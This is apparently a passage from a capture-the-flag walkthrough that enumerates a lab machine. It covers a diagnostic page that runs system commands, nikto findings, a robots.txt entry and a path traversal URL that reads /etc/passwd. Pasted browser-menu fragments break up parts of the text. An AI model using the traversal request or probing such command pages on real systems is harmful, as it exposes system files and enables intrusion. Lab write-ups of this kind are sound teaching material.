
Vendor diagnostic page

Please select command to run:

○ ifconfig
● id
○ uname

Execute

The ifconfig command is showing the IP addresss and id command is showing user privileges. The uname command is showing system information. All commands are working fine and as expected.



Output:

```
Linux maskcrafter 4.15.0-91-generic #92-Ubuntu SMP Fri Feb 28 11:09:48 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
```


Vendor diagnostic page

Please select command to run:

○ ifconfig
○ id
● uname


Execute

Nikto also reported that there is a denied entry in robots.txt. On checking, this happened to be the same page I have been checking on, i.e /debug/.



```
User-agent: *
Disallow: /debug
```

Next thing nikto reported is that there is a file traversal vulnerability in the website due to Php Nuke Rocket add-in which I could not locate.




```
192.168.36.129/login.php?page=../../../../../../../../../../etc/passwd
http://192.168.36.129/login.php?page=../../../../../../../../../../etc/passwd — Visit
Search for 192.168.36.129/login.php?page=../../../../../../../../../../etc/passwd with:
```

Username:

Password:

login

Nikto also reported about a file named "db.php" which also I couldn't find or open.

